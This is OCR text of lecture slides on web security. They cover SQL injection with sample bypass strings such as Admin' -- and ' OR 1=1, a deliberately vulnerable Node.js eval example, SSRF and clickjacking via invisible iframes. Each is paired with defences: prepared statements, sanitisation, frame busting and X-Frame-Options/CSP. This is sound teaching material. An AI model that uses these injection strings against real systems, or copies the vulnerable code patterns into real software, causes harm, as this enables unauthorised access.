


http://xkcd.com/327/

Whose fault is this?

- School admin: they should have sanitized!
- SQL designers: they should have **separated code from data**
  - Well, as we'll see, this *is* now the correct design!

No separation → Vulnerable SQL queries



Exploiting vulnerable SQL query

SELECT Users.name FROM Users
WHERE Users.name = ‘$name’
AND Password = ‘$pw’

Web Server

Q?pw=xxxxxxx,
name=Admin’ --

Database

SELECT Users.name FROM Users
WHERE Users.name = ‘Admin’ - - ’
AND Password = ‘xxxxxxx’

Exploit: ’ closes string,
-- comments rest of line

Or, another exploit example: using OR

- Transform any test to a tautology by adding OR with a true value:
  - `SELECT UserList.Username`
  - `FROM UserList`
  - `WHERE UserList.Username = 'George'`
  - `AND UserList.Password = '`**`ddd' OR 1=1`**`'`

Defenses against Injection Attacks

- Injections attacks are simple, well known, and not just SQLi
- Yet - still common – in spite of defenses
- **Sanitize inputs**
  - By application (best, if done well… but depends on programmer)
  - By application gateway (WAF - `Web Application Firewall`)
    - As separate machine or code on appl server
    - Careful: does gateway/firewall and server interpret `input` the same? … evasion attacks…
  - Block suspect inputs
- **Avoid `executing` inputs**: use parameterized statement instead
  - **Principle: separate data from code**

Input Sanitation against SQLi

- Similar sanitation of http inputs against XSS
- \`blacklist\`: Remove/escape all control (\`,",<…) – tricky; many chars, many encoding tricks [even more than for XSS]
- \`whitelist\`: remove all *but* permitted chars (e.g. letters, digits)
  - More secure, but: not always acceptable (e.g. O'Connors)
  - And not always enough to foil SQL injections:
    SELECT *field* FROM *table* WHERE id = 23 OR 1=1
- Escape/Quotesafe: use built-in functions to avoid quotes etc.
  - Tricky: see different 'injection cheat sheets'
  - Often using permissive features of interpreters and ambiguities
- Can't we simply separate SQL code from data??

Parameterized Prepared SQL Statements

- Separate SQL code from data!
- Create SQL statements as a string with placeholders
  - Placeholder: a question mark `?` for each parameter
  - Prepare statement before usage
- Available in most languages, e.g. Java:
  - Vulnerable code:

```
Statement s = connection.createStatement();
ResultSet rs = s.executeQuery("SELECT email FROM
member WHERE name = " + formField);
```

  - Using prepared statement:

```
PreparedStatement ps =
connection.prepareStatement( "SELECT email FROM
member WHERE name = ?");
ps.setString(1, formField);
ResultSet rs = ps.executeQuery();
```

SQLi enumeration attacks

- Goal: identify which records are there in the DB (with particular key/field values)
- Queries may use legitimate characters → pass sanitation, apply also for prepared SQL statements (and non-SQL DBs)
- Attacker learns by:
  - Error messages (error-based SQLi)
    - Error message are also main way for attacker to design SQLi attack
  - Inferential SQLi (aka Blind SQLi)
    - Learn about result of SQL query indirectly – e.g., from timing
  - Basically, a variant of XS-leak attacks

Defense-in-Depth against SQLi

- Use prepared SQL statements, avoid eval…
- Sanitize – preferably, allow only legit input
- Non-deterministic response time, indicators
- Ensure error reports go to admin, not to browser!
  - ‘Knowledge is power’

Server-Side JavaScript Injection (SSJI, SSSI)

- Scripting languages are widely used for server-side code
  - Javascript (node.js), perl, PhP, Python …
- Risk: **server-side script injection (SSSI) attacks**
  - Specifically: server side Javascript injection (SSJI)
  - Root cause: scripts do not separate code from data
- Example of JS injection vulnerability:


```
var http = require('http');
http.createServer(function (request, response) {
  if (request.method === 'POST') {
    var data = '';
    request.addListener('data', function(chunk) { data += chunk; });
    request.addListener('end', function() {
      var bankData = eval("(" + data + ")");
      bankQuery(bankData.balance);
    });
  }
});
```

Other variants do not use eval ➔ can be harder to detect (manually or automated)

Other rogue-client attacks

- Unauthorized operations on, or exposure of, …
  - server’s data/configuration
  - data of other clients
  - Often due to weak identification or to assuming user-data is ‘Ok’
    - E.g., codes/passwords in HTML/cookies, sequential IDs, …
    - **Principle: do not rely on data from client or client-side code**
- Examples:
  - SSRF (Server-Side Request Forgery): cause server application to make HTTP requests to a victim server that trusts it (e.g., in cloud)
  - Server-Side Injection: server uses data from client queries in way that modifies its operation, allowing manipulation by rogue client.
- But let’s move to discuss Cross-User Attacks…

Cross-User attacks



Attacks: clickjacking, phishing, privacy/credential exposure, …

Clickjacking (UI Redressing)
[foils by Vitaly Shmatikov]

[Hansen and Grossman 2008]

- Attacker overlays multiple transparent or opaque frames to trick a user into clicking on a button or link on another page


- Clicks meant for … l to an invisible page

It’s All About iFrame

- Any site can frame any other site

  <iframe
  src=“http://www.google.com/...”>
  </iframe>

- HTML attributes
  - CSS properties (style)
  - Opacity defines visibility percentage of the ifram
    - 1.0: completely visible
    - 0.0: completely invisible
  - Click-through: `pointer-events: none`




Hiding the Target Element

- Use CSS `opacity` property and `z-index` property to hide target element and make other element float <u>under</u> the target element
- Using CSS `pointer-events: none` property to cover other element <u>over</u> the target element

[“Clickjacking: Attacks and Defenses”]

Fake Cursors


- Use CSS `cursor` property and JavaScript to simulate a fake cursor icon on the screen



["Clickjacking: Attacks and Defenses"]

Cursor Spoofing

["Clickjacking: Attacks and Defense



From XKCD… what happens here?

Solution: Frame Busting (?)

- Idea: make sure web page is not loaded in an enclosing frame ➔ Clickjacking: solved!

```
if  (top != self)
    top.location.href = location.href
```

  - Does not work for FB “Like” buttons and such

- Wait, what about our own iFrames ?
- Check: is the enclosing frame one of my own?
  - How hard can this be?
- Tricky: many/most frame busting code is broken!

Standard Solutions: X-Frame-Options or CSP headers!

- Both: HTTP headers sent with the page
- X-Frame-Options
  - Two possible values: DENY and SAMEORIGIN
  - DENY: page will not render if framed
  - SAMEORIGIN: page will only render if top frame has the same origin
- CSP (Content-Security-Policy: header)
  - Frame-ancestors: sites allowed to embed this page
    - In frames, etc.
  - More flexible than X-Frame-Options

Web Security: final words

- Very challenging area
  - Rapidly changing
  - Many variants (servers, frameworks, clients; mobile/PC;…)
  - Many many mechanisms, options…
- Vulnerabilities persist, reborn, and new ones…
  - We've seen just a few attacks (and not many defenses)
- It's fun… But can we have systemic defenses?
  - Automated verification?
  - NLP-analysis of specifications?
  - Well defined attack models, goals, and mechanisms?
  - … provable security?
  - 'I have a dream' [Martin Luther King, 1963]
  - 'If you will, it is no dream' [T. Herzl, 1896]